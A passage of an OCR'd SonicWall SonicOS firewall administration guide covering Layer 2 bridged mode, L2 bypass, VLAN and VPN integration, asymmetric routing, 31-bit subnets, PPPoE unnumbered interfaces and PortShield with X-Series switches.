
that has users and servers (your environment may have more than one of these intersections). Create a new rule to allow the server to communicate with all devices in that zone.




Configuring Log Settings

To configure log settings:

1 On the **Log > Settings** page, set the priority and other log settings.



2 Go to the **Log > Name Resolution** page.



3 Set the **Name Resolution Method** to **DNS then NetBios**.

4 Click **Accept** to save and activate the change.

Configuring Wireless Zone Settings

NOTE: Wireless Zone settings do not apply to the SuperMassive 9800.

When you are using a HP PCM+/NIM system, if it will be managing a HP ProCurve switch on an interface assigned to a WLAN/Wireless zone, you will need to deactivate two features; otherwise, you will not be able to manage the switch. Go to the Network > Zones page and select your Wireless zone. On the Wireless tab, clear the checkboxes next to Only allow traffic generated by a SonicPoint and WiFiSec Enforcement. Click OK to save and activate the change.

Configuring Layer 2 Bridged Mode Procedure

Refer to the L2 Bridge Interface Zone Selection on page 330 for choosing a topology that best suits your network. In this example, we will be using a topology that most closely resembles the Simple L2 Bridge Topology.

Choose an interface to act as the Primary Bridge Interface. Refer to the L2 Bridge Interface Zone Selection on page 330 for information in making this selection. In this example, we will use X1 (automatically assigned to the Primary WAN):

Topics:

Configuring the Primary Bridge Interface

To configure the primary bridge interface:

1. Navigate to **Network > Interfaces**.
2. Click the **Configure** icon in the right column of the X1 (WAN) interface.
3. Configure the interface with a Static IP address (for example, `192.168.0.12`).

   NOTE: The Primary Bridge Interface must have a Static IP assignment.

4. For WAN interfaces only:
   a. Configure the default gateway. This is required for the security appliance itself to reach the Internet.
   b. Configure the DNS server.
5. Select one or more **Management** options for the interface: **HTTPS**, **Ping** (selected by default), **SNMP**, **SSH**.

   NOTE: Selecting **HTTPS** activates and selects **Add rule to enable redirect from HTTP to HTTPS** automatically.

6. Select **User Login** options: **HTTP**, **HTTPS**.
7. To enable redirect to HTTPS from HTTP, select the **Add rule to enable redirect from HTTP to HTTPS** checkbox. For more information about this option, see HTTP/HTTPS Redirection on page 284.
8. Click **OK**.

Choose an interface to act as the Secondary Bridge Interface. Refer to the L2 Bridge Interface Zone Selection on page 330 for information in making this selection.

Configuring the Secondary Bridge Interface

In this example, we use X0 (automatically assigned to the LAN):

1. Navigate to **Network > Interfaces.**
2. Click the **Configure** icon in the right column of the X0 (LAN) interface.
3. In the **IP Assignment** drop-down menu, select **Layer 2 Bridged Mode**.
4. In the **Bridged to** drop-down menu, select the **X1** interface.
5. Select one or more **Management** options for the interface: **HTTPS**, **Ping** (selected by default), **SNMP**, **SSH**.

   NOTE: Selecting **HTTPS** activates and selects **Add rule to enable redirect from HTTP to HTTPS** automatically.

6. Select **User Login** options: **HTTP**, **HTTPS**.
7. To enable redirect to HTTPS from HTTP, select the **Add rule to enable redirect from HTTP to HTTPS** checkbox. For more information about this option, see HTTP/HTTPS Redirection on page 284.
8. You may optionally enable the **Block all non-IPv4 traffic** setting to prevent the L2 bridge from passing non-IPv4 traffic.

9 To control VLAN traffic through the L2 bridge, click the **VLAN Filtering** tab. By default, all VLANs are allowed:

- Select **Block listed VLANs (blacklist)** from the drop-down list and add the VLANs you wish to block from the left pane to the right pane. All VLANs added to the right pane will be blocked, and all VLANs remaining in the left pane will be allowed.
- Select **Allow listed VLANs (whitelist)** from the drop-down list and add the VLANs you wish to explicitly allow from the left pane to the right pane. All VLANs added to the right pane will be allowed, and all VLANs remaining in the left pane will be blocked.

10 Click **OK**. The **Network > Interfaces** page displays the updated configuration:

You may now apply security services to the appropriate zones, as desired. In this example, they should be applied to the LAN, WAN, or both zones.

Configuring an L2 Bypass for Hardware Failures

An L2 bypass enables you to perform a physical bypass of the firewall when an interface is bridged to another interface with LAN bypass capability. This allows network traffic to continue flowing if an unrecoverable firewall error occurs.

When the L2 bypass relay is closed, the network cables attached to the bypassed interfaces (X0 and X1) are physically connected as if they were a single continuous network cable. The **Engage physical bypass on malfunction** option provides the user the choice of avoiding disruption of network traffic by bypassing the firewall in the event of a malfunction.

L2 bypass is only applicable to interfaces in **Layer 2 Bridged Mode**. The **Engage physical bypass on malfunction** option only appears when the **Layer 2 Bridged Mode** option is selected from the **Mode / IP Assignment** menu. This option does not appear unless a physical bypass relay exists between the two interfaces of the bridge-pair.


When the **Engage physical bypass on malfunction** option is enabled, the other **Layer 2 Bridged Mode** options are automatically set as follows:

- **Block all non-IPv4 traffic** – disabled. When enabled, this option blocks all non-IPv4 Ethernet frames. So, this option is disabled.
- **Never route traffic on this bridge-pair** – enabled. When enabled, this option prevents packets from being routed to a network other than the peer network of the bridged pair. So, this option is enabled.
- **Only sniff traffic on this bridge-pair** – disabled. When enabled, traffic received on the bridge-pair interface is never forwarded. So, this option is disabled.
- **Disable stateful-inspection on this bridge-pair** – unchanged. This option is not affected.

To configure an L2 bypass:

1 Go to the **Network > Interfaces** page.

2 Click on the **Edit** icon in the **Configure** column for the interface you want to configure. The **Edit Interface** dialog displays.



3 Select the **Engage physical bypass on malfunction** checkbox

NOTE: The Engage physical bypass on malfunction checkbox is available only when the X0 and X1 interfaces are bridged together on an NSA-6600 or above.

4 Click **OK** to configure the interface.

VLAN Integration with Layer 2 Bridged Mode

VLANs are supported on SonicWall Security Appliances. When a packet with a VLAN tag arrives on a physical interface, the VLAN ID is evaluated to determine if it is supported. The VLAN tag is stripped, and packet processing continues as it would for any other traffic. A simplified view of the inbound and outbound packet path includes the following potentially reiterative steps:

- IP validation and reassembly
- Decapsulation (802.1q, PPP)
- Decryption
- Connection cache lookup and management
- Route policy lookup
- NAT Policy lookup
- Access Rule (policy) lookup
- Bandwidth management
- NAT translation
- Advanced Packet Handling (as applicable)
    - TCP validation
    - Management traffic handling
    - Content Filtering

- Transformations and flow analysis (on SonicWall Security Appliances): H.323, SIP, RTSP, ILS/LDAP, FTP, Oracle, NetBIOS, Real Audio, TFTP
- IPS and GAV

At this point, if the packet has been validated as acceptable traffic, it is forwarded to its destination. The packet egress path includes:

- Encryption
- Encapsulation
- IP fragmentation

On egress, if the route policy lookup determines that the gateway interface is a VLAN subinterface, the packet is tagged (encapsulated) with the appropriate VLAN ID header. The creation of VLAN subinterfaces automatically updates the firewall's routing policy table:

The auto-creation of NAT policies, Access Rules with regard to VLAN subinterfaces behave exactly the same as with physical interfaces. Customization of the rules and policies that govern the traffic between VLANs can be performed with customary SonicOS ease and efficiency.

When creating a zone (either as part of general administration, or as a step in creating a subinterface), a checkbox will be presented on the zone creation page to control the auto-creation of a GroupVPN for that zone. By default, only newly created Wireless type zones have **Create GroupVPN for this zone** enabled, although the option can be enabled for other zone types by selecting the checkbox during creation.

Management of security services between VLAN subinterfaces is accomplished at the zone level. All security services are configurable and applicable to zones comprising physical interfaces, VLAN subinterfaces, or combinations of physical and VLAN subinterfaces.

Gateway Anti-Virus and Intrusion Prevention Services between the different workgroups can easily be employed with the use of VLAN segmentation, obviating the need for dedicated physical interfaces for each protected segment.

VLAN support enables organizations to offer meaningful internal security (as opposed to simple packet filtering) between various workgroups, and between workgroups and server farms without having to use dedicated physical interfaces on the firewall.

Here the ability to assign VLAN subinterfaces to the WAN zone, and to use the WAN client mode (only Static addressing is supported on VLAN subinterfaces assigned to the WAN zone) is illustrated, along with the ability to support WAN Load Balancing and failover. Also demonstrated is the distribution of SonicPoints throughout the network by means of connecting them to access mode VLAN ports on workgroup switches. These switches are then backhauled to the core switch, which then connects all the VLANs to the appliance via a trunk link.

VPN Integration with Layer 2 Bridged Mode

When configuring a VPN on an interface that is also configured for Layer 2 Bridged Mode, you must configure an additional route to ensure that incoming VPN traffic properly traverses the firewall. Navigate to the **Network > Routing** page, scroll to the bottom of the page, and click on the **Add** button. In the **Add Route Policy** window, configure the route as follows:


- Source: **ANY**
- Destination: *custom-VPN-address-object* (This is the address object for the local VPN tunnel IP address range.)
- Service: **ANY**
- Gateway: **0.0.0.0**
- Interface: **X0**

Asymmetric Routing

SonicOS 6.2.4.0 introduced support for asymmetric routing. Asymmetric routing is when the flow of packets in one direction passes through a different interface than that used for the return path. This can occur when traffic flows across different layer 2 bridged pair interfaces on the firewall or when it flows across different firewalls in a high availability cluster.

Any network appliance that performs deep packet inspection or stateful firewall activity must “see” all packets associated with a packet flow. This is in contrast to traditional IP routing in which each packet in a flow may technically be forwarded along a different path as long as it arrives at its intended destination — the intervening routers do not have to see every packet. Today’s routers do attempt to forward packets with a consistent next-hop for each packet flow, but this applies only to packets forwarded in one direction. Routers make no attempt to direct return traffic to the originating router. This IP routing behavior presents problems for a firewall cluster that does not support asymmetric routing because the set of Cluster Nodes all provide a path to the same networks. Routers forwarding packets to networks through the cluster may choose any of the Cluster Nodes as the next-hop. The result is asymmetric routing, in which the flow of packets in one direction go through a node different than that used for the return path. This difference in flow causes traffic to be dropped by one or both Cluster Nodes as neither is “seeing” all of the traffic from the flow. See Asymmetric routing.

Asymmetric routing



Asymmetric Routing Traffic

In Asymmetric routing, PC1 communicates with Server1, two-way traffic passes through different routers, that is, some packets of same connection go through blue path, some go through green path. On such deployment, the routers may run some redundancy route protocol or load balancing protocol. for example.Cisco HSRP protocol.

SonicOS uses stateful inspection. All connections passing through the firewall are bound to interfaces. With support for asymmetric routing, however, SonicOS tracks ingress and egress traffic, even when the flows go across different interfaces, and provides stateful, deep packet inspection.

NOTE: Asymmetric routing is not the same as one-way connections without reply, that is, TCP State Bypass.

Configuring Interfaces for IPv6

For a complete description of configuring IPv6 interfaces, see IPv6 Interface Configuration on page 2177.


31-Bit Network

SonicOS 6.2.7 introduces support for RFC 3021, which defines the use of a 31-bit subnet mask. This mask allows only two host addresses in the subnet, with no network or gateway address and no broadcast address. Such a configuration can be used within a larger network to connect two hosts with a point-to-point link. The savings in address space resulting from this change is easily seen as each point-to-point link in a large network would consume two addresses instead of four.

In this context, the point-to-point link is not equivalent to PPP (point to point protocol). A point-to-point link using a 31-bit mask can use or not use the PPP protocol. 31-bit prefixed IPv4 addresses on a point-to-point link can also be used in the Ethernet network.

Topics:

Example Network Environment



In this network environment, Host PC1 and Host PC2 can visit each other, while hosts in the LAN network can visit Host PC2.

To configure settings for this environment:

1 For Host PC1, add two route entries:

- `Route add 10.5.10.0 mask 255.255.255.0  15.6.8.10`
- `Route add 10.102.234.0 mask 255.255.255.0  15.6.8.10`

2 For Host PC2, add two route entries:

- `Route add 10.5.10.0 mask 255.255.255.0  10.102.234.70`
- `Route add 15.6.8.0 mask 255.255.255.0  10.102.234.70`

3 On the Cisco router (F0/0):

- `interface fastEthernet 0/0`
- `ip address 10.5.10.120 255.255.255.254`

4 On the Cisco 2811, add one route entry:

```
!
ip route 15.6.8.0 255.255.255.0 10.5.10.120
!
```

5 On the firewall, add one route entry to enable the WAN zone data flow from X2 to X5, and X5 to X2:


```
Any    10.102.234.0    Any    X2 Default Gateway    X2
```

Configuring SonicOS

To configure an interface for a 31-bit subnet:

1 On the **Network > Interfaces** page, edit the desired interface.

2 Set the **Subnet Mask** to `255.255.255.254`.



3 Enter one host IP address into the **IP Address** field.

4 Enter the other host IP address into the **Default Gateway** field.

5 Set the other fields according to your network, as needed.

6 Click **OK**.


PPPoE Unnumbered Interface Support

A PPPoE Unnumbered interface allows you to manage a range of IP addresses with only a single PPPoE connection. The Internet Service Provider (ISP) provides multiple static IP addresses that can be allocated within a subnet. The first address is designated as the network address, and the last one as the broadcast address.

The default MTU of PPPoE is **1492**.

Topics:

Sample Network Topography



In this topology, X2 is the PPPoE unnumbered interface, and X3 is an unnumbered interface.

X2	WAN	Default LB Group	10.20.1.12	255.255.255.240	PPPoE	Disconnect	1 Gbps Full Duplex	Unnumber to X3
X3	DMZ		10.20.1.12	255.255.255.240	Unnumber		1 Gbps Full Duplex	Be X2 Unnumbered
X4	DMZ				PortShield to X3		1 Gbps Full Duplex	
X5	DMZ				PortShield to X3		No link	

SonicOS adds two policies to the **Network > Routing Route Policies** table:

6	Any	X3 Subnet	Any	0.0.0.0	X3	20
7	Any	X0 Subnet	Any	0.0.0.0	X0	20
8	Any	X1 Subnet	Any	0.0.0.0	X1	20
9	X1 IP	Any	Any	X1 Default Gateway	X1	20
10	X2 IP	Any	Any	X2 Default Gateway	X2	20
11	X3 Subnet	Any	Any	0.0.0.0	X2	20

SonicOS also adds two NAT policies:

18	X3 Subnet	Original	Any	Original	Any	Original	X3	X2
19	Any	Original	X3 Subnet	Original	Any	Original	X2	X3
20	Any	Original	10.20.1.3	192.168.168.65	Any	Original	X2	Any

Caveats

To change X3 to another mode when X2 unnumbered to X3 is configured, first terminate the relationship with X2 by changing X2 to another mode. Otherwise, if you change the IP address or mask of interface X3, it causes X3 to reconnect to the PPPoE server.


If X3 is set as unnumbered interface, other interfaces cannot connect to X3 using an L2 Bridge.

Configuring a PPPoE Unnumbered Interface

NOTE: Configuring a PPPoE unnumbered interface is not supported on the SuperMassive 9800.


To configure a PPPoE unnumbered interface:

1 Configure the PPPoE client settings on a WAN interface by clicking its **Edit** icon:



2 Select **Unnumbered interface**. The drop-down menu activates.

3 Select **Create new unnumbered Interface**. The **Add Unnumbered Interface** dialog displays.



4 For **Zone**, select **LAN**, **DMZ**, or create a new zone.

NOTE: The **Mode / IP Assignment** drop-down menu is set to IP Unnumbered and dimmed.

5 For **IP Address**, enter the address provided by your ISP. Usually it is the second IP address assigned by the provider.

6 Enter the subnet mask assigned by the ISP in the **Subnet Mask** field.

7 Finish configuring this interface.

8 Click **OK**.

9 Finish configuring the first interface.

10 Click **OK**.

Configuring HA with PPPoE Unnumbered

For how to configure HA with PPPoE Unnumbered, see Configuring Active/Standby High Availability Settings on page 1659.

28

Configuring PortShield Interfaces

NOTE: Beginning in Release 6.2.5.1, TZ series firewalls supported Dell X-Series switches and the SonicWall X-Series Solution, which expand the capability of the firewalls, especially for portshielding interfaces. Beginning in Release 6.2.7, SM and NSA series firewalls also support X-Series switches and the X-Series Solution.

NOTE: The NSA2600 firewall does not support PortShield, and the SM 9800 and SOHO W firewalls do not support the X-Series Solution.

Network > PortShield Groups

Topics:

About PortShield

A PortShield interface is a virtual interface with a set of ports, including ports on Dell X-Series, or extended, switches, assigned to it. PortShield architecture enables you to configure some or all of the LAN ports into separate security contexts, providing protection not only from the WAN and DMZ, but between devices inside your network as well. In effect, each context has its own wire-speed PortShield that enjoys the protection of a dedicated, deep packet inspection firewall.

TIP: Zones can always be applied to multiple interfaces in the **Network > Interfaces** page, even without the use of PortShield groupings. These interfaces, however, do not share the same network subnet unless they are grouped using PortShield.

You can assign any combination of ports to a PortShield interface. All ports not assigned to a PortShield interface are assigned to the LAN interface.

Static Mode and Transparent Mode

There are two IP assignment methods you can deploy to create PortShield interfaces:

- Static mode
- Transparent mode

Working in Static Mode

When you create a PortShield interface in Static Mode, you manually create an explicit address to be applied to the PortShield interface. All ports mapped to the interface are identified by this address. Static mode is available on interfaces assigned to Trusted, Public, or Wireless zones.

NOTE: When you create a PortShield interface in Static Mode, make sure the IP address you assign to the interface is not already in use by another PortShield interface.

Working in Transparent Mode

Transparent Mode addressing allows for the WAN subnetwork to be shared by the current interface through Address Object assignments. The interface's IP address is the same as the WAN interface IP address. Transparent mode is available on interfaces assigned to Trusted and Public Zones.

NOTE: Make sure the IP address you assign to the PortShield interface is within the WAN subnetwork.

When you create a PortShield interface in Transparent Mode, you create a range of addresses to be applied to the PortShield interface. You include these addresses in one entity called an Address Object. Address Objects allow for entities to be defined one time and to be re-used in multiple referential instances throughout the SonicOS interface. When you create a PortShield interface using an address object, all ports mapped to the interface are identified by any of the addresses specified in the address range.

NOTE: Each statically addressed PortShield interface must be on a unique subnetwork. You can not overlap PortShield interfaces across multiple subnetworks.

SonicOS Support of X-Series Switches

Topics:

About the X-Series Solution

NOTE: The X-Series Solution is not supported on the SM 9800, NSA 2600, or SOHO W firewall.

Critical network elements, such as a firewall and switch, need to be managed, usually individually. SonicOS allows unified management of both the firewall and a Dell X-Series switch using the firewall management interface (UI) and GMS.

The maximum number of interfaces available on the SonicWall firewalls vary depending on the model, as shown in Interfaces per firewall.

Interfaces per firewall

Firewall model	Available interfaces
SM 9800	24 (4 10 GbE SFP+, 12 1 GbE SFP, 8 1GE copper), 1 GbE Management, and 1 Console
SM 9600	20 (4 10 GbE SFP+, 8 1 GbE SFP, 8 1GE copper), 1 GbE Management, and 1 Console
SM 9400	20 (4 10 GbE SFP+, 8 1 GbE SFP, 8 1GE copper), 1 GbE Management, and 1 Console
SM 9200	20 (4 10 GbE SFP+, 8 1 GbE SFP, 8 1GE copper), 1 GbE Management, and 1 Console
NSA 6600	20 (4 10 GbE SFP+, 8 1 GbE SFP, 8 1GE copper), 1 GbE Management, and 1 Console
NSA 5600	18 (2 10 GbE SFP+, 4 1 GbE SFP, 12 1GE copper) and 1 Management
NSA 4600	18 (2 10 GbE SFP+, 4 1 GbE SFP, 12 1GE copper) and 1 Management
NSA 3600	18 (2 10 GbE SFP+, 4 1 GbE SFP, 12 1GE copper) and 1 Management
TZ600	10 GbE
TZ500 Series	8 GbE
TZ400 Series	7 GbE
TZ300 Series	5 GbE

In certain deployments, the number of ports required might easily exceed the maximum number of interfaces available on a firewall. With the X-Series Solution, ports on a Dell X-Series switch are viewed as extended interfaces of the firewall, thereby increasing the number of interfaces available for use up to 192, depending on the X-Series switch. These extended ports can be portshielded and/or configured for High Availability (HA) and treated as any other interface on the firewall.

